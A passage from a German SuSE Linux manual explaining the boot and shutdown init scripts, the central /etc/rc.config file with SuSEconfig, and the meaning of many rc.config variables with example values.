Die Links in den einzelnen Runlevel-spezifischen Unterverzeichnissen dienen somit also nur dazu, eine Zuordnung der einzelnen Skripten zu bestimmten Runlevels zu ermöglichen.

Die Anlage und das Entfernen der notwendigen Links geschieht mit insserv (bzw. dem Link `/usr/lib/lsb/install_initd`) beim Installieren oder Deinstallieren des Paketes; vgl. Manual-Page von **`insserv`** (**`man 8 insserv`**)

Im Folgenden finden Sie eine kurze Beschreibung der ersten Boot- und der letzten Shutdown-Skripten sowie des Steuerskripts:

- **boot**
  Wird beim Start des Systems ausgeführt und direkt von init gestartet. Es ist unabhängig vom gewünschten Default-Runlevel und wird nur genau ein einziges Mal ausgeführt. Hier wird der Kernel-Daemon gestartet, der das automatische Laden von Kernel-Modulen übernimmt. Es werden die Dateisysteme geprüft, etwaige überflüssige Dateien unter `/var/lock` gelöscht und das Netzwerk für das Loopback-Device konfiguriert, sofern dies in `/etc/rc.config` eingetragen ist. Weiterhin wird die Systemzeit gesetzt und Plug-and-Play-Hardware wird mit den `isapnp`-Tools konfiguriert (vgl. Abschnitt 10.2 auf Seite 322).

  Tritt beim Prüfen und automatischen Reparieren der Dateisysteme ein schwerer Fehler auf, hat der Systemadministrator nach Eingabe des Root-Passwortes die Möglichkeit, manuell eine Lösung des Problems herbeizuführen.

  Diesem Skript ist des Weiteren das Verzeichnis `/etc/init.d/boot.d` zugeordnet; alle in diesem Verzeichnis gefundenen Skripte, die mit `'S'` beginnen, werden automatisch beim Hochlauf des Systems ausgeführt. Dies ist die richtige Stelle für eigene Erweiterungen, die nur einmal beim Start aktiviert werden sollen.

  Schließlich wird als Letztes das Skript boot.local ausgeführt.

- **boot.local**
  Hier können weitere Dinge eingetragen werden, die beim Start geschehen sollen, bevor das System in einen der Runlevels eintritt; es kann von seiner Funktion her mit der vielleicht von DOS her gewohnten `AUTOEXEC.BAT`

verglichen werden.

- **boot.setup**
  Grundlegende Einstellungen, die beim Übergang vom *Single user mode* in irgendeinen Runlevel vorgenommen werden müssen.

  Hier werden die Tastaturbelegung und die Konsolenkonfiguration geladen.

- **halt**
  Dieses Skript wird nur beim Eintritt in den Runlevel 0 oder 6 ausgeführt. Dabei wird es entweder unter dem Namen **`halt`** oder dem Namen **`reboot`** aufgerufen. Abhängig davon, wie halt aufgerufen wurde, wird das System neu gestartet oder ganz heruntergefahren.

- **rc**
  Das übergeordnete Skript, das bei jedem Wechsel des Runlevels aufgerufen wird. Es führt die Stopp-Skripten des gegenwärtigen Runlevels aus und danach die Start-Skripten des neuen.

Eigene Skripten lassen sich anhand dieses Konzepts hinzufügen. Ein Gerüst ist in `/etc/init.d/skeleton` vorbereitet. Das genaue Format ist im Entwurf des LSB beschrieben; dort wird insbesondere festgelegt, in welcher Reihenfolge und in welchen Levels das jeweilige Skript abgearbeitet werden muss. Um die Ausführung eines eigenen Skripts über die `/etc/rc.config` zu steuern, sollte eine <START_>-Variable dort hinterlegt und dann im eigenen Skript abgefragt werden; zusätzliche Parameter sollten nur im begründeten Einzelfall in der `/etc/rc.config` eingetragen werden (vgl. z. B. das Skript `/etc/init.d/gpm`).

Nun sind Links von dem jeweiligen `rc`-Verzeichnis auf das neue Skript anzulegen, damit das Skript – wie oben beschrieben (Abschnitt 17.3 auf Seite 499) – beim Wechsel des Runlevels ausgeführt wird; die Namengebung für die Links wird ebendort beleuchtet. Die technischen Details werden in der Manual-Page von **`init.d`** (**`man 7 init.d`**) dargestellt.



Achtung

Beim Erstellen eigener Skripten ist Vorsicht geboten – ein fehlerhaftes Skript ist in der Lage, den Rechner „aufzuhängen“; vgl. oben Abschnitt 17.2 auf Seite 498, falls einmal nichts mehr gehen sollte. . .

17.5 `/etc/rc.config` und SuSEconfig

Praktisch die gesamte Konfiguration von SuSE Linux kann über die zentrale Konfigurationsdatei `/etc/rc.config` vorgenommen werden. In dieser Datei werden eine Reihe von Umgebungsvariablen gesetzt, die unter anderem von den Init-Skripten ausgewertet werden; jedes der Skripten unter `/etc/init.d` lädt („sourcet“) als Erstes die Datei `/etc/rc.config`, um die aktuell gültigen Werte der einzelnen Variablen zu übernehmen.



Hinweis

Seit SuSE Linux 6.0 lagern Pakete mit umfangreichen Einstellungsmöglichkeiten ihre Variablen in einzelne Dateien in das Verzeichnis `/etc/rc.config.d` aus; dies ist z. B. bei Paket `sendmail` oder Paket `i4l` (ISDN) der Fall.
Im Folgenden wird vereinfachend zumeist nur von `/etc/rc.config` gesprochen, auch wenn mitunter eine ausgelagerte Datei vorhanden ist!

Darüber hinaus können viele weitere Konfigurationsdateien des Systems in Abhängigkeit von `/etc/rc.config` generiert werden; diese Aufgabe wird von /sbin/SuSEconfig erledigt. So wird beispielsweise nach einer Änderung der Netzwerkkonfiguration die Datei `/etc/host.conf` neu erzeugt, da sie abhängig von der Art der Konfiguration ist.

Wenn Sie Änderungen an `/etc/rc.config` vornehmen, müssen Sie nachfolgend immer SuSEconfig aufrufen, um sicherzustellen, dass Ihre Einstellungen auch an allen relevanten Stellen wirksam werden. Verändern Sie die Konfiguration mit YaST, brauchen Sie sich darum nicht explizit zu kümmern; YaST startet automatisch SuSEconfig, wodurch die betroffenen Dateien auf den aktuellen Stand gebracht werden.

Dieses Konzept ermöglicht es, grundlegende Änderungen an der Konfiguration des Rechners vornehmen zu können, ohne die Maschine neu booten zu müssen. Da manche Einstellungen sehr tiefgreifend sind, müssen jedoch unter Umständen einige Programme neu gestartet werden, um die Änderungen wirksam werden zu lassen. Diese Vorgehensweise wurde zum Beispiel bei der Konfiguration des Netzwerks beschrieben (siehe Abschnitt 5.2 auf Seite 162), wo durch Verwendung der Kommandos

```
erde:~ # rcnetwork stop
erde:~ # rcnetwork start
```

erreicht wurde, dass die von der Änderung betroffenen Programme neu gestartet wurden. Wie Sie sehen, können die Init-Skripten auch von Hand aufgerufen werden.

Generell ist für das Konfigurieren des Systems folgender Weg zu empfehlen:

- Bringen Sie das System in den „single user mode“ (Runlevel 1):

  ```
  erde:~ # init 1
  ```

- Nehmen Sie die gewünschten Änderungen an der Konfigurationsdatei `/etc/rc.config` vor. Dies kann mit einem beliebigen Editor geschehen oder mit YaST unter dem Punkt ‘`Konfigurationsdatei verändern`’ (siehe Abschnitt 17.6 auf der nächsten Seite).

- Führen Sie SuSEconfig aus, um die Änderungen in die verschiedenen weiteren Konfigurationsdateien eintragen zu lassen. Dies geschieht automatisch, wenn Sie die Datei `/etc/rc.config` mit YaST geändert haben.

- Bringen Sie das System in den vorherigen Runlevel zurück:
  `erde:~ # init 3`

Diese Vorgehensweise ist natürlich nur bei sehr weitreichenden Änderungen an den Einstellungen des Systems erforderlich (z. B. Netzwerkkonfiguration); bei einfachen Aufgaben ist es nicht erforderlich, für die Administration in den „single user mode“ zu wechseln; jedoch stellen Sie damit sicher, dass auch wirklich alle von der Änderung betroffenen Programme neu gestartet werden.



Tipp

Um die automatische Konfiguration via SuSEconfig *grundsätzlich* abzuschalten, kann die Variable <ENABLE_SUSECONFIG> in der `/etc/rc.config` gesetzt werden (schalten Sie SuSEconfig bitte nicht ab, wenn Sie den Installationssupport in Anspruch nehmen wollen!); es ist auch möglich, mittels geeigneter `rc.config`-Variablen die Auto-Konfiguration nur gezielt zu „disablen“.

17.6 Die `/etc/rc.config`-Variablen

Im Folgenden werden die einzelnen Parameter des Systems und ihre Einstellungen kurz beschrieben. Wenn Sie `/etc/rc.config`, die Konfigurationsdatei, *nicht* mit YaST bearbeiten, achten Sie darauf, dass Sie einen leeren Parameter als zwei aufeinander folgende Anführungszeichen schreiben (z. B. **`KEYTABLE=""`**) und Parameter, die Leerzeichen enthalten, in Anführungsstriche einschließen. Bei Variablen, die nur aus einem Wort bestehen, sind die Anführungszeichen nicht nötig.

In der folgenden Beschreibung hat jeder Parameter einen Wert, um anhand eines Beispiels die möglichen Einstellungen zu verdeutlichen:

Grundeinstellungen

- **`ENABLE_SUSECONFIG=yes`**
  Legt fest, ob SuSEconfig der Konfiguration vornehmen soll. Bitte auf keinen Fall ausschalten, falls Sie Installationssupport in Anspruch nehmen wollen `;-)`
- **`MAIL_REPORTS_TO=tux`**
  Festlegen, an wen SuSEconfig Reporte zur System-Administration per E-Mail schicken soll.
- **`GMT=-u`**
  Wenn Ihre Hardware-Uhr auf GMT (*Greenwich Mean Time*) eingestellt ist, setzen Sie diese Variable auf **`-u`**, anderenfalls lassen Sie die Variable leer. Diese Einstellung ist relevant für das automatische Umstellen von Sommer- auf Winterzeit und umgekehrt.

- **TIMEZONE=CET**
  Die Zeitzone, in der Sie wohnen bzw. den Rechner betreiben. Diese Einstellung ist auch wichtig für die automatische Umstellung von Sommer- auf Winterzeit und umgekehrt.

- **DEFAULT_LANGUAGE="german"**
  Wird von YaST gesetzt, wenn mit 'Sprache festlegen' eine Änderung vorgenommen wird (vgl. Abschnitt 3.3.1 auf Seite 83). Dieser Wert gilt auch als Fallback, wenn **RC_LANG** nicht gesetzt ist (s. u.); in einem solchen Fall wird der hier eingetragene Wert über die Datei /usr/share/locale/locale.alias aufgelöst.

- **RC_LANG="de_DE"**
  Setzt LANG für locale; hiermit kann für die lokalen Benutzer eine Vorgabe eingestellt werden. Dieser Wert kommt solange zum Tragen, wie keine speziellen **RC_LC_***-Variablen benutzt werden.
  Die einschlägigen rc.config-Variablen lauten: **RC_LC_ALL** (hiermit kann man die LC_* wie auch LANG überschreiben!), **RC_LC_MESSAGES**, **RC_LC_CTYPE**, **RC_LC_MONETARY**, **RC_LC_NUMERIC**, **RC_LC_TIME** und **RC_LC_COLLATE**.
  Vgl. Abschnitt 16.9 auf Seite 494.

- **ROOT_USES_LANG="no"**
  Sollen auch für 'root' die locale-Einstellungen verwendet werden?

- **ENABLE_SYSRQ="no"**
  Interna des Kernels betrachten. Vor Anwendungen bitte unbedingt /usr/src/linux/Documentation/sysrq.txt lesen!

Lokale Hardware initialisieren (Tastatur, Modem, Maus, PCMCIA etc.)

- **KEYTABLE=de-latin1-nodeadkeys**
  Definiert die Tastaturbelegung.

- **KBD_NUMLOCK=no**
  (NumLock) beim Booten nicht einschalten.

- **KBD_CAPSLOCK=no**
  (CapsLock) beim Booten nicht einschalten.

- **KBD_TTY="tty1 tty2 tty3 tty4 tty5 tty6"**
  (NumLock) und (CapsLock) kann auf bestimmte TTYs beschränkt werden; gequoted steht für alle TTYs.

- **KBD_RATE=30**
  Bestimmt die Geschwindigkeit der automatischen Tastaturwiederholung. Mögliche Eingaben sind von zweimal bis zu 30 mal pro Sekunde. Damit diese Einstellung wirkt, muss gleichfalls die Dauer der Verzögerung (vgl. **KBD_DELAY**) festgelegt werden!

- **KBD_DELAY=250**
  Hier können Sie die Verzögerung einstellen, nach der die automatische Wiederholfunktion einsetzt. Der Wert ist in Millisekunden, das Raster ist jedoch nicht sehr genau. Sie müssen auch **KBD_RATE** einstellen!

- **CONSOLE_FONT=mr.fnt**
  Der Font, der für die Konsole geladen wird. Nicht alle Fonts unterstützen die deutschen Umlaute! Mit YaST können Sie bequem die Fonts durchprobieren und denjenigen einstellen, der Ihnen am Besten gefällt. Zusatzeinstellungen sind: **CONSOLE_SCREENMAP**, **CONSOLE_UNICODEMAP** und **CONSOLE_MAGIC**.

- **MODEM=/dev/ttyS1**
  Die Schnittstelle, an der das Modem angeschlossen ist. Von YaST bzw. SuSEconfig wird ein Link von `/dev/modem` auf das angegebene Device angelegt.

- **MOUSE=/dev/ttyS2**
  Die Schnittstelle, an der die Maus angeschlossen ist. Von YaST bzw. SuSEconfig wird ein Link von `/dev/mouse` auf das angegebene Device angelegt.

- **START_GPM=yes**
  Steuert, ob der Maus-Support für die Konsole gestartet wird; damit kann zwischen verschiedenen virtuellen Konsolen mit der Maus Text ausgetauscht werden. Gpm ist problematisch im Zusammenhang mit manchen Busmäusen; haben Sie bei der Verwendung von X Probleme mit der Maus, sollten Sie das Starten des gpm unterbinden. Oder verwenden Sie gleich einen Display-Manager; denn in Runlevel 3 wird gpm grundsätzlich nicht gestartet.

- **GPM_PARAM=" -t logi -m /dev/mouse"**
  Die Startparameter für den gpm; normalerweise von YaST versorgt.

- **PCMCIA=i82365**
  Dient der Festlegung des Chipsets; gültige Werte sind `i82365` oder `tcic`. Wenn die Variable auf **""** gesetzt wird, wird das PCMCIA-Subsystem nicht gestartet. Feineinstellungen sind über die Variablen **PCMCIA_PCIC_OPTS** und **PCMCIA_CORE_OPTS** möglich.

- **START_ISAPNP=yes**
  ISA PnP beim Booten initialisieren.

- **INITRD_MODULES="aic7xxx"**
  Die Namen der Module, die während des Bootens des Kernels geladen werden müssen, um beispielsweise auf die Festplatte zugreifen zu können. Sinnvolle und notwendige Einträge werden während der Installation bzw. des Updates vorgenommen; vgl. Abschnitt 16.4 auf Seite 475.

- **START_KERNELD=yes**
  Diese Variable steuert, ob beim Booten des Kernels 2.0.xx automatisch der Kernel-Daemon gestartet wird. Dieser Daemon sorgt dafür, dass bei Bedarf automatisch benötigte Kernel-Module geladen werden. Beim jetzigen Standardkernel 2.2.xx wird kerneld *nicht* mehr benötigt! – Eine kurze Einführung in das Modulkonzept finden Sie in Abschnitt 13.2 auf Seite 406.

Netz- und lokale Dienste starten und konfigurieren

- **START_LOOPBACK=yes**
  Legt fest, ob quasi ein Mini-Netzwerk eingerichtet werden soll, indem das *Loopback*-Device konfiguriert wird. Da viele Programme diese Funktionalität benötigen, sollte es unbedingt aktiviert werden.[1]

- **CHECK_ETC_HOSTS=yes**
  Legt fest, ob SuSEconfig die `/etc/hosts` überprüfen und ggf. ändern soll.

- **BEAUTIFY_ETC_HOSTS=no**
  Falls `/etc/hosts` sortiert werden soll.

- **SETUPDUMMYDEV=no**
  Legt fest, ob das Dummy-Device eingerichtet werden soll; nützlich bei nicht permanenten Netzwerk-Verbindungen (z. B. SLIP oder PPP). Wenn Sie eine Ethernet-Karte haben, ist es bisweilen störend.

- **CREATE_HOSTCONF=yes**
  Legt fest, ob SuSEconfig die `/etc/host.conf` überprüfen und ggf. ändern soll.

- **NETCONFIG=_0**
  Gibt an, wie viele Netzwerkkarten (oder sonstige Netz-Devices) der Rechner besitzt. Dies ist das Beispiel für eine Netzwerkkarte (sie werden mit 0 beginnend nummeriert); bei einer Maschine mit zwei Karten müsste der Eintrag **NETCONFIG="_0 _1"** lauten. Bei einem Rechner ohne Netzwerkkarte bleibt der Eintrag leer.

- **IPADDR_0=193.141.17.202**
  Die IP-Adresse für die erste Netzwerkkarte.

- **NETDEV_0=eth0**
  Der Name des ersten Netzwerk-Devices (üblicherweise eine Ethernet-Netzwerkkarte, daher der Eintrag **eth0**. Weitere mögliche Einträge sind **str1** oder **plip1**. Verfügt der Rechner über mehr als eine Netzwerkkarte, werden analog die Variablen **NETDEV_1** bis **NETDEV_3** versorgt.

- **IFCONFIG_0="193.141.17.205 broadcast 193.141.17.255 netmask 255.255.255.192"**
  Das Konfigurationskommando für das erste Netzwerk-Gerät. Die nötigen Einstellungen lassen sich komfortabel mit YaST vornehmen. Besitzen Sie mehr als eine Netzwerkkarte, tragen Sie hier entsprechend in die weiteren Variablen die Befehlszeilen ein.

- **CLOSE_CONNECTIONS=false**
  Falls auf `true` gesetzt ist *und* der „Runlevel“ 0 oder 6 ist (`halt` oder `reboot`), sendet **/etc/init.d/route** allen Prozessen, die eine „remote tcp“- oder „udp“-Verbindung offen haben, ein **SIGTERM**.

[1] Natürlich muss auch der Kernel Netzwerkunterstützung bieten!

- **IP_DYNIP=no**
  Den „dynamic IP patch“ beim Booten aktivieren; bei `yes` gibt das Skript `/etc/init.d/boot` diesen Patch durch einen Eintrag in das `/proc`-Dateisystem frei.

- **IP_TCP_SYNCOOKIES=yes**
  Schutz vor „Syn Flooding“ (engl. *syn flood protection*) aktivieren.

- **IP_FORWARD=no**
  Wenn der Rechner über zwei Netzwerk-Interfaces weiterleiten soll, ist **IP_FORWARD** auf `yes` zu setzen; dies ist bei einen „Router“ oder bei „Masquerading“ in der Regel erwünscht bzw. notwendig. Das Skript `/etc/init.d/boot` schaltet „IP-Forwarding“ durch einen Eintrag in das `/proc`-Dateisystem frei.

- **FQHOSTNAME=erde.kosmos.all**
  Der voll qualifizierte Name des Rechners; „voll qualifiziert“ bedeutet hierbei „vollständig“, d. h. der komplette Name, zusammengesetzt aus Rechner- und Domainname.

- **SEARCHLIST=kosmos.all**
  Dieser Eintrag wird verwendet, um einen nicht voll qualifizierten Hostnamen zu vervollständigen. Wird beispielsweise der Rechnername `venus` verwendet, wird geprüft, ob `venus.kosmos.all` ein gültiger Rechnername ist. Diese Variable *muss* versorgt werden, wenn Sie DNS verwenden möchten! Geben Sie hier zumindest Ihren Domain-Namen an. Sie können bis zu drei Einträge in der „searchlist“ vornehmen, die durch Leerzeichen voneinander getrennt sind.

- **NAMESERVER=192.168.0.1**
  Die Adresse des Name-Servers, der befragt werden soll, wenn ein Rechnername in eine IP-Adresse umgewandelt werden muss. Sie können bis zu drei Nameserver angeben, deren Adressen durch Leerzeichen voneinander getrennt sind.
  Wenn Sie einen Nameserver verwenden möchten, *müssen* Sie auch die Variable **SEARCHLIST** versorgen!

- **ORGANIZATION="Duesentrieb, Entenhausen"**
  Der hier eingetragene Text erscheint in jedem News-Posting, das von dem betreffenden Rechner abgeschickt wird.

- **NNTPSERVER=sonne.kosmos.all**
  Die Adresse des News-Servers; beziehen Sie Ihre News per UUCP und werden diese lokal gespeichert, sollten Sie hier **localhost** eintragen.

- **IRCSERVER=sonne.kosmos.all**
  Hier können Sie mehrere IRC-Server (*Internet Relay Chat*) angeben. Die Namen der einzelnen Server werden durch Leerzeichen voneinander getrennt.

- **START_FW=no**
  Aktiviert den Firewall; vgl. Abschnitt 6.7 auf Seite 205.

- **START_INETD=yes**
  Aktiviert den inetd-Superdaemon. Dieser Daemon reagiert auf Verbindungswünsche anderer Rechner und startet abhängig vom gewählten Port den zugehörigen Dienst. Sie benötigen diesen Daemon, wenn Sie sich per telnet oder rlogin auf den Rechner einloggen möchten. – Setzen Sie **START_INETD** jedoch auf no, wenn der xinetd zum Einsatz kommen soll (vgl. auf dieser Seite).

- **START_XINETD=no**
  Aktiviert den xinetd-Superdaemon, den erweiterten inetd (vgl. auf dieser Seite). Wenn dieser „extended Internet services daemon“ benutzt werden soll, muss **START_INETD** auf no gesetzt werden.

- **SENDMAIL_xxxx=**
  Die sendmail-Variablen sind in Abschnitt 6.8 auf Seite 208 dokumentiert.

- **START_POSTFIX=no**
  Aktiviert den Mail-Server postfix. Zugehörig sind die Variablen **POSTFIX_CREATECF**, **POSTFIX_RELAYHOST**, **POSTFIX_MASQUERADE_DOMAIN** und **POSTFIX_LOCALDOMAINS**.

- **SMTP=no**
  Legt fest, ob ein Sendmail-Daemon laufen soll. Wenn Sie Ihre E-Mail ausschließlich via UUCP empfangen, brauchen Sie dies nicht, vorausgesetzt, Sie rufen nach jedem Pollen **sendmail -q** auf (das von UUCP aufgerufene **rmail** stellt die Mail nur in die Empfangswarteschlange, stellt sie jedoch nicht zu). In einem Netz, in dem die Mail-Spool-Verzeichnisse via NFS eingehangen (gemountet) sind und der einzelne Rechner somit nur abgehende Mail hat, kann diese Variable ebenfalls auf **no** stehen; das Gleiche gilt bei Verwendung eines „Relay Hosts“.

- **START_PORTMAP=no**
  Legt fest, ob der Portmapper gestartet werden soll. Sie benötigen den Portmapper, wenn der Rechner als NFS-Server dienen soll (siehe Abschnitt 5.6 auf Seite 172); ohne den Portmapper können die Daemonen rpc.mountd und rpc.nfsd nicht laufen; deshalb wird der Portmapper auch dann gestartet, wenn diese Variable auf no steht, aber **NFS_SERVER** eingeschaltet ist! Auch für die Verwendung von NIS (siehe Abschnitt 5.5 auf Seite 170) ist der Portmapper erforderlich!

- **NFS_SERVER=no**
  Wenn der Rechner als NFS-Server dienen soll, ist diese Variable auf yes zu setzen. Dadurch wird bewirkt, dass die Daemonen rpc.nfsd und rpc.mountd gestartet werden. Für eine weitergehende Beschreibung eines NFS-Servers (zum Beispiel die Festlegung der zu exportierenden Verzeichnisse) lesen Sie bitte Abschnitt 5.6 auf Seite 172.

- **REEXPORT_NFS=no**
  Setzen Sie die Variable auf yes, um gemountete NFS-Verzeichnisse oder NetWare-Volumes zu re-exportieren.

- **NFS_SERVER_UGID=yes**
  Wenn der Daemon (rcp.ugidd) für die Umsetzung von User- und Group-ID gestartet werden soll; dieser Dienst muss auf dem jeweiligen NFS-Client gestartet werden.

- **USE_KERNEL_NFSD="no"**
  Wenn das Paket `knfsd` installiert ist, kann der kernel-basierte NFS-Daemon benutzt werden. Mit diesem NFS-Daemon ist Locking möglich. Vgl. die dazugehörige Variable **USE_KERNEL_NFSD_NUMBER**.

- **START_AMD=no**
  Automounter starten; wenn keine zwingenden Gründe vorliegen, sollte man jetzt das autofs-Kernelmodul bevorzugen (vgl. unten auf dieser Seite).

- **START_AUTOFS=no**
  Mit diesem Daemon ist es möglich, sowohl über NFS erreichbare Verzeichnisse als auch lokale Verzeichnisse (CD-ROM-Laufwerke, Disketten etc.) automatisch zu mounten. Das Paket `autofs`, Serie `n` muss installiert und konfiguriert sein.

- **START_RWHOD=no**
  Legt fest, ob der rwhod gestartet werden soll. Achtung, der rwhod sendet regelmäßig „Broadcasts“; das kann dazu führen, dass bei On-Demand-Verbindungen (ISDN und/oder diald) diese aufgebaut werden – und Kosten verursachen können!

- **START_ROUTED=no**
  Der Route-Daemon ist nur notwendig für dynamisches Routen (vgl. Manual-Page von **routed** (**man routed**)). Achtung, dieser Dienst verursacht alle 30 Sekunden Netzverkehr; wenn der Rechner mit dem Internet über Dialup verbunden ist (z. B. ISDN), dann macht es *keinen* Sinn, diese Variable auf `yes` zu setzen.

- **START_NSCD=yes**
  NSCD (engl. *Name Service Caching Daemon*) beim Booten initialisieren.

- **START_NAMED=no**
  Legt fest, ob der Name-Daemon gestartet werden soll.

- **CREATE_YP_CONF=yes**
  Legt fest, ob SuSEconfig abhängig von den beiden folgenden Einträgen automatisch die nötigen Dateien für die Verwendung von YP (siehe Abschnitt 5.5 auf Seite 170) erzeugen soll. Weiterhin werden die Dateien `/etc/passwd` und `/etc/group` angepasst, soweit noch erforderlich.

- **YP_DOMAINNAME=kosmos.all**
  Der YP-Domainname des Rechners. Für detailliertere Informationen lesen Sie bitte Abschnitt 5.5 auf Seite 170.

- **YP_SERVER=sonne.kosmos.all**
  Der Name des NIS-Servers.

- **USE_NIS_FOR_RESOLVING=no**
  NIS für die Auflösung der Rechnernamen verwenden.

- **START_CIPED=no**
  CIPE-Daemon für einen IPIP-Tunnel starten.

- **START_DHCPD=no**
  Server für DHCP (engl. *Dynamic Host Configuration Protocol*) starten. Dazu gehören die Variablen **DHCPD_INTERFACE**, **START_DHCRELAY** und **DHCRELAY_SERVERS**.

- **START_LDAP=no**
  LDAP-Server starten.

- **START_RADIUSD=yes**
  Radius-Accounting und Authentication Service starten. Dieser Service wird z. B. von bestimmten Dialin-Servern benutzt, um die Benutzer-Authentifizierung durchzuführen; vgl. die Dokumentation unter `/usr/share/doc/packages/radiusd`.

- **START_LPD=yes**
  lpd (engl. *Line Printer Daemon*) starten; für das Drucken in der Regel notwendig.

- **START_NNTPD=yes**
  nntpd starten; notwendig, wenn Zugriff über NNTP auf die lokalen News gewährleistet werden soll.

- **START_INN=no**
  Newsserver INN starten.

- **START_ATD=yes**
  Legt fest, ob der AT-Daemon gestartet werden soll. Dieser Daemon gestattet es, bestimmte Jobs zu einem vorgegebenen Zeitpunkt ausführen zu lassen. Im Gegensatz zum Cron-Daemon geht es um das einmalige Ausführen einer bestimmten Aktion.

- **START_HTTPD=yes**
  Gibt an, ob der Apache http-Daemon gestartet werden soll.

- **START_HTTPSD=yes**
  Gibt an, ob der Apache httpsd („sicherer“ Webserver) mit SSL und PHP3 gestartet werden soll.

- **START_SQUID=no**
  Gibt an, ob Squid gestartet werden soll.

- **DOC_HOST=""**
  Wenn ein zentraler Dokumentations-Server benutzt werden soll, der das SuSE-Hilfesystem vorhält, dann sollte hier der Name des Servers eingetragen werden; z. B. `"sonne.kosmos.all "`.

- **DOC_SERVER=no**
  Auf dem Dokumentations-Server soll diese Variable auf yes gesetzt werden. Dann wird zum einen nach den Angaben in **DOC_ALLOW** (s. u.) der Zugriff auf http-rman freigegeben und zum anderen werden die Index-Dateien für den HTTP-Server entsprechend umgesetzt; sie zeigen dann statt auf `http://localhost` auf den eigentlichen Rechnernamen.

- **DOC_ALLOW="LOCAL"**
  Liste der Rechner/Domains als Pattern für `/etc/hosts.allow`, denen der Zugriff auf den Dokumentations-Server erlaubt wird. Diese Variable wird nur ausgewertet, wenn **DOC_SERVER** auf yes gesetzt ist. Hier kann auch eine Subdomain (z. B. mit `".kosmos.all "`) eingetragen werden.

- **HTTP_PROXY=""**
  Einige Programme (z. B. lynx, arena oder wget) können Proxy-Server benutzen, wenn diese Umgebungsvariable entsprechend gesetzt ist;
  SuSEconfig kann diese in `/etc/SuSEconfig/*` setzen (vgl. in der SDB `file:/usr/share/doc/sdb/de/html/lynx_proxy.html`). Beispiel: `"http://proxy.provider.de:3128/"`.

- **FTP_PROXY=""**
  Proxy für FTP. Beispiel: `"http://proxy.provider.de:3128/"`.

- **GOPHER_PROXY=""**
  Proxy für Gopher. Beispiel: `"http://proxy.provider.de:3128/"`.

- **NO_PROXY=""**
  Mittels dieser Variable lassen sich (Sub-)Domains vom Proxy ausschließen. Beispiel: `"www.me.de, do.main, localhost"`.

- **START_HYLAFAX=no**
  Startet Hylafax. Bevor diese Variable auf yes gesetzt wird, muss faxsetup ausgeführt werden.

- **START_SMB=no**
  Samba-Server starten; Windows Datei- und Druckerserver.

- **START_MARSNWE=no**
  Gibt an, ob die Novell-Server-Emulation gestartet werden soll.

- **START_SSHD=yes**
  Den „Secure Shell Daemon“ starten; stellen Sie vor dem Starten sicher, dass ein „host key“ existiert – vgl. dazu die Dokumentation unter `/usr/share/doc/packages/ssh` sowie die Manpages.

- **START_XNTPD=yes**
  Startet den „Network Time Protocol (NTP) Daemon“ aus dem Paket `xntp`; die Konfiguration selbst geschieht über die Datei `/etc/ntp.conf`.

  Funkuhren haben Adressen in der Form `127.127.T.U`; dabei steht `T` für den Typ der Uhr und `U` ist die „unit number“ im Bereich von `0` bis `3`. – Die meisten dieser Uhren benötigen eine serielle Schnittstelle oder einen speziellen Bus. Die dafür vorgesehene Gerätedatei (☞*Device*) wird normalerweise durch einen symbolischen Link `/dev/device-U` auf die tatsächliche

Hardware angegeben; dabei hat U mit der zuvor erwähnten „unit number“ übereinzustimmen. Vgl. auch /usr/share/doc/packages/xntp/html/refclock.htm.

Beispiel: Wer eine Funkuhr hat, die an eine serielle Schnittstelle angeschlossen ist, der benötigt auch einen entsprechenden Symlink. Wie der zu heißen hat, erfährt man über refclock.htm. – Für die üblichen DCF77-Empfänger, ist der „PARSE“-Treiber zuständig:

```
## Type 8 Generic Reference Driver (PARSE)
## Address:     127.127.8.u
## Serial Port: /dev/refclock-u
```

Wer also über einen ntp.conf-Eintrag den server 127.127.8.0 wählt, der braucht auch einen Symlink von /dev/refclock-0 auf ttySx – dabei steht x für die Schnittstelle, an die die Funkuhr angeschlossen ist.

- **XNTPD_INITIAL_NTPDATE=""**
  Liste der NTP-Server, von denen die Zeit geholt werden kann, bevor der lokale Server gestartet wird; z. B. "sonne.kosmos.all ". Falls mehrere Server eingetragen werden, sind diese durch ein Leerzeichen voneinander zu trennen.

- **DISPLAYMANAGER=""**
  Beschreibt, ob das Login in der Textkonsole oder grafisch unter dem X Window Systemerfolgen soll. Mögliche Werte sind xdm (Standard-Displaymanager des X Window System), kdm (Displaymanager von KDE) oder gdm (Displaymanager von GNOME) ""; im letzten Fall wird angenommen, dass kein grafisches Login gewünscht ist: Der Rechner wird im Runlevel 2 (Textkonsole) gestartet. Dies ist die Voreinstellung.

- **KDM_SHUTDOWN=root**
  Gibt an, welche Benutzer den Rechner über kdm herunterfahren dürfen (Reboot oder Shutdown). Mögliche Werte sind root (‘root’ muss sich mit Passwort identifizieren), all (alle Benutzer), none (niemand darf den Rechner über kdm herunterfahren) und local (der Rechner darf nur heruntergefahren werden, wenn der Benutzer sich lokal und nicht über das Netz einloggt). Wenn die Variable auf "" steht, wird der Wert root als Voreinstellung genommen.

- **CONSOLE_SHUTDOWN=reboot**
  Gibt an, wie der **init**-Prozess auf das Drücken der Tastenkombination (Strg) + (Alt) + (Entf) reagiert. Mögliche Werte sind reboot (der Rechner fährt herunter und bootet erneut), halt (der Rechner fährt herunter und bleibt dann stehen) und ignore (das Drücken der Tastenkombination hat keinen Effekt). Voreinstellung ist reboot.

- **START_AXNET=no**
  Server für **Applixware** .

- **START_MYSQL=no**
  Server für MySQL.

- **START_ADABAS=no**
  Server für Adabas. Die folgenden Variablen gehören zu Adabas: **DBROOT**, **DBNAME**, **DBUSER** und **DBCONTROL** – vgl. die entsprechenden Kommentare in der `rc.config`.

- **START_DB2=no**
  Server für DB2.


- **START_ARKEIA=no**
  Arkeia-Backupserver starten.

- **START_ARGUS=no**
  Server für Argus (Netzwerkmonitor).

- **ARGUS_INTERFACE=eth0**
  Das von Argus zu überwachende Interface.

- **ARGUS_LOGFILE="/var/log/argus.log"**
  Die Argus-Logdatei. Diese Datei kann sehr groß werden!

- **CRON=yes**
  Steuert den Start und das Beenden des *Cron-Daemons*. Dieser Daemon startet zu vorgegebenen Zeiten automatisch gewisse Programme. Der *Cron* wird nur in den Runlevels 2 und 3 gestartet! Seine Aktivierung ist auf Rechnern, die rund um die Uhr laufen, dringend zu empfehlen. Eine Alternative bzw. Ergänzung ist der AT-Daemon; vgl. auf Seite 511).



Hinweis

Es gibt eine Reihe von Optionen, die es erfordern, dass regelmäßig bestimmte Programme gestartet werden. Daher sollte auf jedem System der Cron-Daemon aktiviert werden.

